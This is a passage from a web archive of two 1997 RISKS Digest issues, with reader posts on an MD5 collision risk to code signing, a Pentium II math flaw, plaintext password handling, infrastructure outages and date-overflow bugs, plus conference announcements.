For example, the attacker could create two versions of a program, one correct one and a second one with a back door. He could give the correct version to an expert, who would verify the program and its MD5 checksum (or PGP-sign it, since PGP uses MD5). Then, the attacker hands out the back door version of the program, together with the expert's PGP signature.

Consequences? Yet another reason to distrust code signing. Don't use MD5 for it. SHA-1 and RIPEMD-160, which have been designed with this kind of attack in mind, probably are better choices at the moment, but nobody knows tomorrow's research results...

Thomas Koenig, Thomas.Koenig@ciw.uni-karlsruhe.de, ig25@dkauni2.bitnet



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 15

Thursday 15 May 1997

Contents

- [Pentium II math flaw](#)
[John Sheehy](#)
- [Re: Time-Bomb Ticks In No-Name Pentium...](#)
[Henry G. Baker](#)
[Joan L Brewer](#)
- [Re: US Navy response to USS Vincennes airliner shootdown](#)
[Jonathan Thornburg](#)
- [Re: Power system loss, despite multiple redundancy](#)
[Ray Todd Stevens](#)
- [Re: No more fingers in the dike: big flood gates](#)
[Nick Brown](#)
[Amos Shapir](#)
- [Re: Swedish Phreaker](#)
[Kurt Fredriksson](#)
- [ACM lacks \\$50](#)
[Bertrand Meyer](#)
- [Signature scam?](#)
[John Elsbury](#)
- [Dialing someone who became 'road kill' on the Information Superhighway](#)
[Paul Robinson](#)

- [RISKS of subscribing yourself to an e-mail database service](#)
[Steve Andre'](#)
 - [Choosing and protecting your password: NOT!](#)
[Mike Wilson](#)
 - [Re: Year 2069 problem](#)
[Hallam-Baker](#)
 - [Workshop on safety-critical systems standards](#)
[Victoria Stavridou](#)
 - [FMICS2 Programme and Call for Participation](#)
[Diego Latella](#)
 - [RiskWorld](#)
[Mary Bryant](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Pentium II math flaw: excerpted message

John Sheehy <jes@grove.ufl.edu>
Sun, 11 May 1997 18:26:43 -0400 (EDT)

[The full text of the cited message on the Pentium II bug is at <http://www.x86.org/secrets/Dan0411.html> (PGN Excerpting Service).]

It would appear that there may be a bug in the floating-point unit of the new Pentium II Processor, as well as the current Pentium Pro Processor. Is it real? Is it serious? It appears to be real. The observed behavior contradicts the IEEE Floating Point Specifications, and Intel's printed documentation. However, I'm not a numerical analyst, and therefore I'm not qualified to comment on its seriousness or its implications. Instead, I'll present the facts herein, and leave the determination to you.

The Facts

I received e-mail from "Dan" who asked if I could reproduce what he thought was a bug in the Pentium Pro processor. I wrote an assembly language program that checked into the problem. I also ran the test on a Pentium-II processor that I had recently bought at Fry's Electronics, an Intel Pentium Processor (P54C), Intel Pentium Processor with MMX Technology (P55C), and an AMD K6. Sure enough, I came to the same conclusion as Dan: it looks like a bug to me.

[John's entire note is Recommended Reading for RISKS Readers (R&R?). The rest of his note is omitted here. Approximately 140,739,635,839,000 floating-point numbers are affected. The Pentium, Pentium with MMX Technology, and AMD K6 microprocessors do not appear to have this problem. PGN]

⚡ Re: Time-Bomb Ticks In No-Name Pentium... (Kabay, [RISKS-19.13](#))

Henry G. Baker <hbaker@netcom.com>
Sat, 10 May 1997 10:43:03 -0700 (PDT)

> By Alexander Wolfe, EETimes (Via PointCast News and TechWeb, 28 Apr 1997)

I have no doubt that there are bad no-name motherboards out there, but these kinds of articles are usually the result of clever marketing by someone who makes 'name' motherboards and wants to spread a little

Fear-Uncertainty-Doubt (FUD). The idea is to find a single defective product, and then get someone in the media to make a mountain out of a molehill.

Such articles usually indicate more that the 'name' motherboard people are starting to hurt financially, rather than that there are huge numbers of bad products out there.

I hate to sound so cynical, but you have to ask yourself every time you see an article like this who stands to gain from it. The recent FUD fights over which kind of cellphone harms people the most show how gullible the press really is.

Henry Baker <ftp://ftp.netcom.com/pub/hb/hbaker/home.html>

⚡ Re: Time-Bomb Ticks In No-Name Pentium... (Kabay, [RISKS-19.13](#))

Redmond Rose~ <rosarium@nwlink.com>

Mon, 12 May 1997 16:54:05 -0700

This is not a new issue. Anyone who knows hardware knows that "ripple" on power supplies are coming dangerously close to the actual clock cycles on these CPUs. We are going into an area of instability that is just a matter of materials. All semiconductor have this "ripple" element. It's kind of like when the electrons hit that material, at first they "bounce" around and create this short and tinny spike in the voltage wave. It's a

very well

known electronic effect. I'm surprised that we are only NOW beginning to discuss the limitations.

Power supplies always start out as AC. We have to make them DC which is no easy issue. We use semiconductor to do this and they all have that aspect of bouncing and rippling at the front edge of the wave transformation. It may look like a One and zero to a programmer or square wave but to an analog engineer it's a slope with major vibrations on the front edge. The spikes are a physics commodity that we really can't fix yet. When those electrons go from that on off state they just vibrate and make a mess of our circuits.

Joan L Brewer

✉ Re: US Navy response to USS Vincennes airliner shutdown
[\(RISKS-18.13\)](#)

Jonathan Thornburg <bkis@nanaimo.island.net>

Sat, 10 May 1997 12:57:04 -0700

>FROM: Mark Stalzer <stalzer@macaw.hrl.hac.com>, [RISKS-19.13](#):
| ... When the Vincennes downed the Airbus, the Navy admitted
they
| did it, held an investigation, axed the skipper, ...

=====

The following newspaper story appears to contradict "axed the skipper":

>[UK] Manchester Guardian Weekly, 29 April 1990, page 8:
> "Gulf skipper honoured"

> by Simon Tisdall in Washington
>
> The captain of the USS Vincennes, the American cruiser which
shot down
> an Iranian civilian airliner over the Gulf on July 3, 1988,
killing all
> 290 people on board, has been awarded the US armed forces'
second highest
> peacetime medal.
>
> Captain Will Rogers received the Legion of Merit "for
exceptionally
> meritorious conduct in the performance of outstanding service
as
> commanding officer" of the Vincennes in the period from April
1987 to
> May 1989, according to a navy citation issued in the name of
President Bush.
>
> The Vincennes' weapons and combat systems officer, Lieutenant-
Commander
> Scott Lustig, who was on duty in the ship's combat information
centre
> when the airliner was attacked, also won two Navy Commendation
Medals.

Jonathan Thornburg <bkis@island.net> (personal E-mail)
U of British Columbia / Physics Dept / <thornbur@theory.physics.
ubc.ca>

[My recollection is that the final resolution was somewhere in
between

Mark and Jonathan, perhaps a virtual axe? I hope someone can
clarify for

the archives, although the issue is not directly relevant to
RISKS.

(At least Mark's "axed" was not Ebonics, e.g., ``the Navy axed
the skipper

a question.'') See also [RISKS-8.74](#) and many other back issues
of RISKS

in volumes 7, 8, 9 and 13 for Vincennes-related items. PGN]

⚡ Re: Power system loss, despite multiple redundancy (Sheen, R-19.13)

"Ray Todd Stevens" <raytodd@tima.com>

Mon, 12 May 1997 20:58:51 +0000

In most places by building and electric codes there must be a shut off.

That shut off must shut off all power sources including backup power. I

remember an incident where a new employee at a local computer center shut

off the power to the center. The required power switch was one of the

familiar red large buttons on the wall. It was protected from accidental

access by a plexiglass shield that you had to reach under and up into to

press the shut off. However, by code it was located next to the main exit

door. The guy thought it was the door open switch.

Ray Todd Stevens Senior Consultant Stevens Services R.R. # 14
Box 1400

Bedford, IN 47421 (812) 279-9394 Raytodd@tima.com

⚡ Re: No more fingers in the dike: big flood gates ([RISKS-19.13](#))

BROWN Nick <Nick.BROWN@coe.fr>

Tue, 13 May 1997 08:41:30 +0200

I strongly suspect that the idea that the computer will get it wrong one

time in 100 000 is likely to be based on an analysis of the application

software. Even if this is correct (I'll leave aside the

standard issues

about who wrote it, who certified it, who decided whether or not to skip an

extra week of testing because the Minister had to come and open the system

next Wednesday, etc), it assumes that the underlying computer system is not

contributing to the overall downtime. When I read that the Maas estuary has

been cut off from the world because somebody changed the rules for daylight

savings time, or installed a patch to the operating system, or dropped a

paperclip in the keyboard, I'll have a small smile on my face, imagining the

top manager of the port management company phoning the software consultants:

"Remind me again why we didn't need the manual override ?".

Even if all this were optimally arranged in the computer's favour, however,

the numbers seem rather dubious. According to the newspaper article, the

system analyses fresh data every ten minutes. Let us therefore suppose that

it takes 144 go/no-go decisions per day. At that rate we can expect a false

alarm closure once every 22.8 months on average. (I don't know what the

cost to the Dutch and European economy of closing "part of" the port of

Rotterdam for half a day unnecessarily is, but I hope that one such closure

every two years has been costed in to the system's maintenance budget.) In

contrast, humans running the system would probably have to make two

decisions per day (each one eleven hours before the next high tide,

presumably), thus having (if they get it wrong one time in a thousand) a

false alarm every 16.4 months; so even by the researchers' own (suspiciously

round) numbers, the computer is only 1.39 times more reliable than the humans rather than 100 times.

And to return to a favourite hobby-horse of mine: how long is the barrier designed to last ? Is the computer system expected to last as long, and if not, with what (and how) will it be replaced ? How many changes to the software will be required per year to take into account land reclamation and other civil engineering works not yet planned, which change the dynamics of the water flow in the Dutch deltas ?

Nick Brown, Strasbourg, France

✉ **Re: No more fingers in the dike: big flood gates ([RISKS-19.13](#))**

<amos@nsof.co.il-nospam>

Tue, 13 May 1997 10:47:46 GMT

Geert Jan van Oldenborgh <gj@ganesha.xs4all.nl> writes:

>... humans will make a wrong decision every 1000 events, whereas the
>computer is trusted to fail once every 100000 decisions. ...

I wonder if these researchers have taken into account how many 1000's of decision events went into the design and test of this system?? These decisions are mostly made by humans! Even if the design and test phases were made by computers, what about the decisions made when these were programmed (remember the Hubble space telescope)?

Someone should point out to the general press that only a *fully debugged* decision system may be 100 times more reliable than humans (if indeed it is), but that such an animal doesn't really exist.

Amos Shapir nSOF Parallel Software, Ltd. Givat-Hashlosha
48800, Israel
amos@nsof.co.il +972 3 9388551

⚡ Re: Swedish Phreaker (Kennedy, [RISKS-19.13](#))

KURT FREDRIKSSON <kurt.b.fredriksson@molndal.mail.telia.com>

Sun, 11 May 1997 16:45:11 +0200

I can well understand the astonishment caused by the US\$345 fine.

The reason, I believe, is that there is a bigger issue involved: What crime does a person in one country commit when the criminal activity is noticeable only in an other country. We don't have a legislation in this area (yet) and the court couldn't fine the phreaker for more than a minor offence.

There are a number of interesting questions involved, such as

1 Which law book is applicable?

1a The law in the country the offending person performed the crime?

1b The law in the country affected by the crime?

1c The law in countries used to pass the criminal behaviour?

Quite interesting questions, until (?) we have a common law on earth.

Kurt Fredriksson, KFRE-konsult

⚡ ACM lacks \$50

Bertrand Meyer <bertrand@eiffel.com>

Tue, 13 May 1997 14:53:46 -0700

Maybe you'll get a few hundred similar messages, but just in case I am the first: today I sent a message to a colleague X with an address of the form X@acm.org; the message bounced. I forwarded it to the contact at my Internet Service Provider:

> I find the following bounce strange, since acm.org is a very famous and
> widely used host. In fact, whois knows about it: [...]
> I have no idea what this can be: a problem at acm.org, a problem at
> [the ISP], a problem in-between, some general temporary problem on the
> Internet?

The ISP's answer:

```
!!! Here's the problem (from the "whois acm.org" output):  
!!!>          Domain Name: ACM.ORG  
!!!>          Domain Status: On Hold  
!!!> They didn't pay their Internic bill, so the domain was shut  
off for  
!!!> non-payment... Not much anyone (except the holders of the  
acm.org  
!!!> domain name) can do about it, sadly.
```

So here it is: the oldest computing society in the world, associated in the minds of many people with names such as von Neumann, Eckert, Mauchly etc., gets kicked out of the Internet for failing to pay a yearly fee which, unless I am mistaken, currently amounts to \$50.

The other possible explanation is that Internic is the culprit. Given some of what I have read in the press about the management of domain names, that is not impossible.

Again unless I am mistaken, lots of people, including some very well-known computer scientists, choose X@acm.org, for some X, as their e-mail address.

In fact a friend Y from Australia just wrote to me that since he would likely be changing jobs once or twice in the next few months he was using Y@acm.org as his "permanent" address.

-- Bertrand Meyer, ISE Inc., Santa Barbara, <Bertrand.Meyer@eiffel.com>

[The ACM HQ folks seem to be off on retreat this week, so I could not get an official comment, but my e-mail later in the same day went straight through to acm.org. Perhaps Bertrand expects e-mail to be reliable?

(What a joke!) I sometimes get *SEVERAL HUNDRED* transient bounces on a single mailing of RISKS, many hard bounces that are only temporary, and many more new cases of "address unknown" just since the previous issue.

It sure makes moderating a newsgroup a lot of fun (not to mention the recent day in which I had to field over 40 spam messages as well). PGN]

Signature scam?

John Elsbury <ubique@ibm.net>
Tue, 13 May 97 22:17:09

I just received a junk e-mail inviting me to submit my signature, on paper, to an outfit who claim they will turn it into a Truetype Font so that I can include it in documents. Payment is, of course, by credit card. The risks seem pretty obvious.....

John Elsbury (elsbury@ibm.net, jelsbur@clear.co.nz).

[Several folks remarked on this. I received four copies of that one myself. But this type (!) of operation has been around a long time.

Another company was hustling similar stuff early this year. PGN]

⚡ Dialing someone who became `road kill' on the Information Superhighway

Paul Robinson <foryou@erols.com>

Fri, 09 May 1997 00:05:50 -0400

At another place, I work for another company answering Technical Support telephone calls for an Internet Service Provider. We allow people to register for the service by loading an automated installer program, which then, when finished installing the software, allows them to dial into the registration server to choose their username and password.

I got a call from a woman who is not a user of the service, but a victim.

In order to explain the entire situation I have to give almost the full number, however I have changed the number here - and not giving

out her area code - in order to protect her privacy. The woman called, not because she is trying to use the service, but because people trying to use the service are calling her! Or rather, their computers are calling her, virtually any hour of the day or night. The woman's number would be something like 701-8001 in this example. Apparently, people's computers are calling this woman's number instead of our registration server.

This doesn't make any sense, because in order to register for the service, a user's computer will connect to the registration server by dialing a toll-free number. For the purposes of this demonstration, I'll pretend the registration server's number is 800-123-4567. Had her number been the same as the last 7 digits of the number I could understand that it's somehow missing the 1-800, but her number is completely different from the number of the registration server even without the area code.

The software to set up registration is fairly telephone savvy, allowing people to pick things like whether they have tone or pulse, if they dial a number such as "9" to get an outside line, or if they have to disable call waiting. If they select "disable call waiting", it is smart enough to give them the *70 code and even allowing them to change it if, for example, they have pulse dial.

That's when it hit me. Consider the registration server's number with a cancel call waiting code, only don't put in the star, and you get 70-1-800-1

which is the woman's number. (The rest of the 800 number, which in this fictitious example is 234-567, would be ignored by the dial switch.) The *70 code for cancel call waiting, followed by the 1-800 number being dialed, only the star key got lost! As a result, some people are using the cancel call waiting code but somehow the star is not included.

The woman felt a little better when I explained to her why she was getting these calls, and I said we would look into the problem and try to fix it. But it's interesting how a small and tiny error can cause someone major headaches. Or in this case, some poor woman whose number matches a misdialled call waiting code and a computer 1-800 number becomes, in effect, 'road kill' on the 'information superhighway'.

Paul Robinson <foryou@erols.com> (formerly PAUL@TDR.COM)

✶ RISKS of subscribing yourself to an e-mail database service

"Steve Andre" <steve@cyberspace.org>

Mon, 5 May 1997 14:01:35 -0400

In catching up on my overbloated mailbox last week, I found a message from one of the larger e-mail address database companies. I'd registered myself there, and found an old friend through their system. This message was a newsletter; the usual kind of thing, talking about itself and attempting to be useful.

One little article talked about how I'd "never have to use my

password

again" with regard to their site. My ears went up; I continued on. It said that with the simple URL included, I wouldn't have to enter my password any more. No password?

The example URL for their site was standard HTML hieroglyphics, *with my password right in the example URL*. It suggested that if I bookmarked it I could use this and not have to worry about my password ever again.

...After climbing back into my chair, it occurred to me that they really hadn't a clue about things:

- They sent my password IN CLEAR TEXT over a completely unencrypted communications protocol.

- They *knew what my password was*. It wasn't stored in any safe form--it's quite probably in raw ASCII in their database along with the other information about me.

The RISKS here as I see them:

- 1) Don't make the assumption as I did (but won't any more) that when you offer a service a password they'll know how to take care of it.

- 2) That the entity you're using will understand proper security measures in general.

✶ Choosing and protecting your password: NOT!

"Mike Wilson, ICL Medical Portfolio" <mrw@oasis.icl.co.uk>

Wed, 14 May 1997 11:23:50 +0100 (BST)

I overheard this in my local Blockbuster video store:

Assistant: "John, tell me your password so I can log you on".

John: (shouting halfway across the store) "One Two Three".

I suggested John change his password ASAP. What's the betting it is now 321?

Mike Wilson Reading, Berkshire, UK REA03 mrw@oasis.icl.co.uk
at home: mrw@plexus.demon.co.uk <http://www.plexus.demon.co.uk>

[I'd bet it is STILL 123. THEY probably don't care. It's YOUR information

(credit card, rental records, etc.) being protected, not THEIRS. PGN]

🔥 Re: Year 2069 problem (Shostack, [RISKS-19.13](#))

Hallam-Baker <hallam@ai.mit.edu>

Wed, 14 May 1997 13:41:42 -0400

If you are thinking that far out, there is the 2106 problem. Sometime in January 2106 the UNIX epoch ends. This is because 2^{32} seconds from 1970 is 2106. Some UNIX systems are even worse off, they use a signed integer for time meaning that they fail in 2038.

The sliding window approach is the one I adopted back in 1983 when I last worried about the millennium bug. The software in question was being asked to do long range forecasts. The database formats were pretty much cast in

stone. The cost of the hack was a couple of days of my time, the cost of the perpetual solution probably a man year of effort. It would be better use of my time to port the database to a new platform altogether which is what I suggested. This cause problems as the client did not like my benchmarks that revealed that their mainframe database was using bubblesort and that the database schema could be converted to dBase3 format.

Phill

[The Unix expiration (Mon Jan 18 22:14:07 2038 EST) has been noted previously in [RISKS-16.71](#),77,78,79,84. PGN]

ADDED LATER BY Phill:

It's an easy fix to convert to use unsigned integers for time and this can be automated. Thus, the 70-odd year extension is not too difficult to obtain. But changing the word size is a very different matter.

Some of the cobol Y2K firms spend their time simply eking out an extra 60 years by making the MSB of the field a hex digit rather than a decimal. It's cheesy, however.

HTTP has a deca-millennium bug which cause the cache scheme to fail in 9999. I don't think we need worry too much about this.

⚡ Workshop on safety-critical systems standards

Victoria Stavridou <victoria@dcs.qmw.ac.uk>

Thu, 15 May 1997 14:52:07 +0100

ISESS 97 WORKSHOP ON COMPUTER RELATED
STANDARDS AND SAFETY

Conference webpage : <http://nssc.llnl.gov/SESI/ses97>

Workshop webpage : <http://www.dcs.qmw.ac.uk/~victoria/isess97prog.html>

Draft Programme [breaks and breakouts omitted for RISKS]

Monday June 2nd, 1997

* 13:30 V. Stavridou, Introduction.

* 13:45 D. Lawrence, Keynote address.

* 14:15 H. Daniel, Software, Safety, Security: Separate Communities!

Common Concerns?

* 14:45 H. Gecht, Software Safety Standards in a Quality of Service Framework.

* 15:15 Panel: Software vs System and Sector Specific vs Generic Safety Standards.

Tuesday June 3rd, 1997

* 8:30 R. Bell, Presentation on 1508

* 9:00 V. Stavridou, UK DefStan 00-56 Update

* 9:30 Panel: Evaluation, Proliferation and Harmonisation of Emerging

Standards, R. Brill, Chair

* 11:00 J. Gill, How to Execute and Effective Software Safety Program

across the IPT

* 11:30 M. Joseph, Role of Software Development Assurance in the Development of the US Oceanic Automation System

* 13:30 J. Halvorsen, Software Safety = Safe Medical Products

* 14:00 J. Voas, Software Fault Injection: A Crystal Ball for Software

Risk Assessment

* 14:30 Panel: Testing Safety Related Computing Systems in Existing and

Emerging Standards, H. Hecht, Chair

Victoria Stavridou, CS, Queen Mary and Westfield College,
University of London,

London E1 4NS, United Kingdom (+44) 171 975 5242 victoria@dcs.
qmw.ac.uk

✦ FMICS2 Programme and Call for Participation

Diego Latella <latella@sting.cnuce.cnr.it>

Thu, 15 May 97 11:23:53 +0200

Second International Workshop on
Formal Methods for Industrial Critical Systems
ERCIM - FMICS; UNIVERSITY OF BOLOGNA; CNR - AREA RICERCA PISA
CNR/CNUCE CNR/IEI; CPR/PDCC; SASIB Railways
CESENA (Italy)
4-5 July 1997
PRELIMINARY PROGRAMME AND CALL FOR PARTICIPATION

The Second International Workshop on Formal Methods for Industrial Critical Systems will take place in Cesena, close to Bologna (Italy) as a Satellite Workshop to the 24th International Colloquium on Automata, Languages, and Programming, ICALP '97.

The aim of these workshops is to provide a forum mainly for, but not limited to, researchers of ERCIM Sites, interested in the development and use of Formal Methods in the Industry. In particular, these workshops should bring together scientists active in the area of formal methods and willing to exchange their experience in the industrial usage of these methods. They also aim at promoting research and development for the improvement of formal methods and tools with respect to their usage in/interest of industry. Please notice that the workshop will be held in conjunction with the Second International Workshop on Advanced Intelligent Networks (AIN'97)

WORKSHOP <http://fdt.cnuce.cnr.it/~latella/FMICS/WS/Cesena97/workshop.html>

REGISTRATION http://www.cs.unibo.it/icalp97/Icalp_registration.html

HOW TO REACH Cesena <http://poseidon.csr.unibo.it/ain/>

RiskWorld

"Mary Bryant" <bryant@usit.net>

Tue, 13 May 1997 18:31:32 -5

The full text of the two-volume Presidential/Congressional Commission on Risk Assessment and Risk Management final report is available at <http://www.riskworld.com>, the Internet address of the on-line publication RiskWorld. The commission's long-awaited report is expected to have a major impact on how the federal government uses risk assessment and risk management in regulatory programs.

To access the report's HTML or PDF versions and other information relating to the commission, including its mandate, a list of commission members, the draft report, and seven supporting reports, open <http://www.riskworld.com>, click on "front page," and click again in the box labeled "Commission on Risk Assessment and Risk Management."

Launched in November 1995, RiskWorld provides on-line news and views on risk assessment and risk management. Examples of current postings in RiskWorld include:

--the testimony of Harvard Center for Risk Analysis Director

John Graham

before the National Transportation Safety Board on the results of his most recent cost-benefit analysis of vehicle air bags that found serious problems with passenger-side air bags,

--abstracts from the combined 1996 Society for Risk Analysis and International Society of Exposure Analysis Annual Meeting and from the SRA-Europe 1996 Annual Meeting,

--job openings in the risk community,
--a calendar of risk-related events,
--a listing of risk-related courses and workshops, and
--a listing of risk-related web sites.

To request information or to contribute suggestions or information to RiskWorld, please contact RiskWorld Editor Lorraine Abbott by e-mail abbott@usit.net, telephone (423) 691-0176, or fax (423) 691-0229.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 16

Saturday 17 May 1997

Contents

- [Power outage crashes 1529 Bank of America ATMs](#)
[Mathew Lodge](#)
- [Poorly debugged new software results in \\$98,000 mistake](#)
[Tim Rushing](#)
- [More high-tech driver's license systems stolen](#)
[Gary Grossoehme](#)
- [On-line brokerage-trading passwords in plaintext](#)
[Cliff Helsel](#)
- [Security of Social Security Administration Database](#)
[John Pescatore](#)
- [Re: MD5 weakness and possible consequences](#)
[Wayne Mesard](#)
[Geoffrey Leeming](#)
- [The Year 65536 bug bites early!](#)
[Joshua M Bieber](#)
- [Re: ~2K](#)
[Bob Frankston](#)
[Peter B. Ladkin](#)
- [newmediagroup.com headers were forged in junk e-mailing; retaliation against my public anti-SPAM activities](#)
[Jim Youll](#)

- [Re: ACM lacks \\$50 -- or not...](#)
[James K. Huggins](#)
[Fred Cohen](#)
 - ["Electronic Democracy" by Browning](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Power outage crashes 1529 Bank of America ATMs

Mathew Lodge <...@cisco.com>
Wed, 14 May 1997 13:28:30 -0700

Following the story in [RISKS-19.13](#) (and its followup in [RISKS 19.14](#)), the *San Francisco Chronicle*, 14 May 1997, carries a story about an unexpected power outage due to human error.

Bank of America had the problem during ``routine maintenance on half of an electrical substation the bank operates at a data processing center at Market Street and South Van Ness in San Francisco, a worker accidentally shut off power to the online unit.''

The supply was quickly restored, but ATMs were out of action for 2 hours as the entire ATM network had to be rebooted. The article does not explain why this had to happen. The result was that 1529 ATMs (all of Northern California, approx 40% of Bank of America's ATMs) displayed ``Sorry this Versateller ATM is temporarily unavailable.''

The system that allows bank tellers to access customer accounts held at other branches was also down, so customers who were not at their

own branch
couldn't even go into the bank to get money.

B of A is apparently investigating how one power failure can bring down the entire Northern California ATM network...

Mathew Lodge, Product Manager, Cisco Systems, +1 408 527 4908

[They should have been reading RISKS! It would have been obvious. PGN]

✂ Poorly debugged new software results in \$98,000 mistake

Tim Rushing <tim@rushing.com>
Thu, 15 May 1997 22:55:04 -0600

Over 3 years ago, Barry Lyn Stoller was mistakenly sent a refund check for \$98,002 for a \$1.99 box of Ex-Lax. Apparently, a buggy new software system had used his ZIP code (98002, for Auburn, Washington) instead of the \$1.99 amount. Stoller deposited the check in his savings account, cleaned out the account, and then disappeared for three years. He was apprehended only because a routine police check turned up the earlier warrant. He has now pleaded guilty to first-degree theft. [Source: on-line edition <http://www.seattletimes.com/extra/browse/html97/xlax_051597.html>] of the **Seattle Times**, 15 May 1997, PGN Abstracting]

✂ More high-tech driver's license systems stolen

<GaryG4430@aol.com>

Fri, 16 May 1997 15:05:31 -0400 (EDT)

Remember the five systems stolen from the Florida DMV? The ones that make the ``Unforgeable'' licenses? ([RISKS-18.94](#)) Well, now it's Oregon's turn...

(Note: Lake Oswego is a "high income" suburb of Portland.)

The Oregon Department of Motor Vehicles is now using a ``credit-card'' style of license. Over the weekend, burglars snatched more than \$15,000 worth of digital photo licensing equipment from the Lake Oswego Driver and Motor Vehicle Services office, which was discovered Monday morning (12 May 1997).

The equipment included a computer, Polaroid printers, cables, a blue photo background, and a Polaroid camera. This is reportedly the first theft of such equipment, and there are no suspects. Dan Dlugonski, customer service manager of the Lake Oswego DMV office, is quoted as follows:

``But even this theft may not have given forgers the coup they hoped for. One item which is critical to the production of the new license is kept under lock and key each night. And the equipment that was stolen will not work unless it is hooked into a special database.'' [Source: *Oregonian*, 15 May 1997, Metro section, Cities and Suburbs. Lake Oswego]

Comment: Anyone want to guess, with the printer, camera, supplies, etc, but no ``database'' what the probabilities are of someone being able to make a driver's license that at least LOOKS right? Now, if the ``print head'' of the Polaroid printer is removable and locked away, maybe they got nothing.

(I hope that's a good safe!) I suspect there will be more to follow.

Gary Grossoehme, Oregon Electronics

[As we go, so goes Oswego. PGN]

✦ On-line brokerage-trading passwords in plaintext

chelsel <chelsel@spacelab.net>

Fri, 16 May 1997 11:25:08 -0400

A few months ago, I was using an on-line discount brokerage company E*Trade To Do My Trading With. Their Web site uses two passwords to control access, one password controls access to account information, balances, stock quotes, etc., the second password is used to confirm a trade. Recently I had a problem connecting with their site and needed to contact the company for service. As part of their telephone verification procedure, ie phone number, address, mother's maiden name, etc., they ASKED for my logon password. After questioning the Customer Support person she said that they can see my password on their screens. I asked her if she also had my trading password and she confirmed that she did by reading it back to me. Needless to say I sold out my position with this brokerage firm and I'm looking at using another brokerage service.

Cliff Helsel chelsel@spacelab.net

✈ Security of Social Security Administration Database

John Pescatore <johnp@tis.com>

Fri, 16 May 1997 08:56:38 -0400

I was asked by the SSA to be on a panel at their 6 May public forum in Hartford, CT, the start of a 6-city tour to get public input on what to do about making PEBES information available over the Internet.

Each public forum has three panels: privacy advocates, computer/technology weenies, and commercial organizations. The Hartford panel included Robert Ellis Smith on the privacy panel; myself, Pete Troxel from IBM and others on the computer weenie panel; and Lynn McNulty (now of RSA) and others from Chase Manhattan, Pitney Bowes, and the Hartford insurance company on the commercial panel.

We all pretty much told the SSA, and Congresswoman Kennelly (sp?) who chaired this session, pretty much the same thing as PGN's <http://www.csl.sri.com/neumann/ssa.html> says: making PEBES data available over the Internet *can* be done securely, authentication is only part of the issue, fraud detection needs to be used, it is a system level issue, an open review is required, issuing PINs or passwords in an out of band manner would be a good first step, etc.

I particularly pushed the open review issue, saying security through obscurity is long dead. The SSA has had computer security folks in prior to turning interactive PEBES online, but it certainly wasn't an

open review.

The uproar over PEBES is a little silly, since it only made it marginally easier for fraud to happen, and in large part is the result of a widespread fear of some form of National ID Card. Senator Moynihan and Rep. Bill McCollum, Republican of Florida, seem to be pushing turning the SSN into such a form of national ID card, it has always been political suicide - ask the US Postal Service.

Until the government implements a coherent strategy for US citizens using strong authentication for obtaining electronic government services, the cost of implementing those electronic services will always outweigh the savings.

John Pescatore

Trusted Information Systems
15204 Omega Drive, 3rd floor
Rockville, MD 20850

301-947-7153
301-527-0482 (fax)
johnp@tis.com

[For my SSA forum appearance in San Jose on 28 May, I added some caveats that may arise from relying on a public key infrastructure:
<http://www.csl.sri.com/neumann/ssaforum.html>]

✶ Re: MD5 weakness and possible consequences (Koenig, [RISKS-19.14](#))

Wayne Mesard <wmesard@enr.sgi.com>
Fri, 16 May 1997 16:16:03 -0400

> There is a chance that a malicious attacker can create two files with the

- > same MD5 hash, if he can create both files.
- > Consequences? Yet another reason to distrust code signing.

The solution to this problem follows directly from the analogy to paper documents. In a gentler age, certified documents would be physically altered by the stamp, seal or embossing mark of the authenticator.

I propose that when a digital document is certified, the certifier should first make a small, random, benign change to the document, compute the checksum on the **modified** document, and then sign that.

In executables, space could be left for this ``seal'' by compiling in an otherwise unused data element (e.g., `char sign_here[32] = "__sign_here__"`).

For interpreted documents, (including PostScript) an embedded comment can be used.

Because the author won't know the document's checksum a priori, s/he won't be able to construct its evil twin.

Wayne

✶ Re: MD5 weakness and possible consequences (Re: [RISKS-19.14](#))

Geoffrey Leeming <geoffrey@jcp.co.uk>
Fri, 16 May 1997 14:13:11 +0100

Thomas Koenig is correct about the weakness in MD5, but recent postings in sci.crypt mention that he might be incorrect in the possible

consequences.

The weakness essentially allows an attacker to create two files that would have the same MD5 checksum, under very stringent conditions. However, the chances of finding two executable, meaningful pieces of code that would have the same checksum are so low that it can be considered computationally infeasible to do so.

A more plausible consequence is that two cryptographic keys are created that have the same MD5 checksum. Then any digital certificate for one key would be valid for the second as well.

✶ The Year 65536 bug bites early!

"Joshua M Bieber (852-5436)" <jbieber@VNET.IBM.COM>

Fri, 16 May 97 12:49:19 EDT

The IBM Mainframe comes with a support processor that has the ability to load patches into the system. The set of patches could be loaded either manually or at a scheduled time in the future. We provide the scheduled capability so that the user can have the patch installed at a time when the mainframe workload is light (such as the wee morning hours).

Some of the patches requires that the support processor gets rebooted (so that it can install dynalink files that can't be installed while the support processor is running). When the patch is installed, it reboots again to finish the patch process (update files, to re-activate the system) The patch

clean-up routine is invoked via scheduled operation which somehow knows that there is a scheduled patch operation that must be started on the second reboot and starts the patch cleanup routine and system activation.

The patch routine initially creates a scheduled operation to kick off the clean up routine before starting the initial reboot. Since a date and time must be provided, the value was set to the first of the next month. This ensures that the scheduled operation won't be kicked off before the reboot.

Several years ago on a customer's machine, a patch took place via scheduled operation. Patch rebooted the system which installed the patch. On the second reboot, due to a bug that has nothing to do with either scheduled operation or patch, scheduled operation patch handling routine was bypassed and the patch never performed the clean up routine. You guessed it. On the first of the following month scheduled operation kicked off the patch cleanup which did its job and reactivated the system. At the time it did this (which was in the wee hours of the morning) the customer in question happened to be working on the system and I won't describe the customer's reaction at that time.

The patch routine was patched so that the date of the cleanup routine will start on the 31st of December, FFFF (hex). To explain, scheduled operation has a beginning time window and end time window - since the end time window was not specified, it defaults to 256 years later or FFFF

(hex). This way if the patch cleanup routine happens to be inadvertently left behind, it will remain stuck on the queue until long after we all retire if it doesn't get cleaned up.

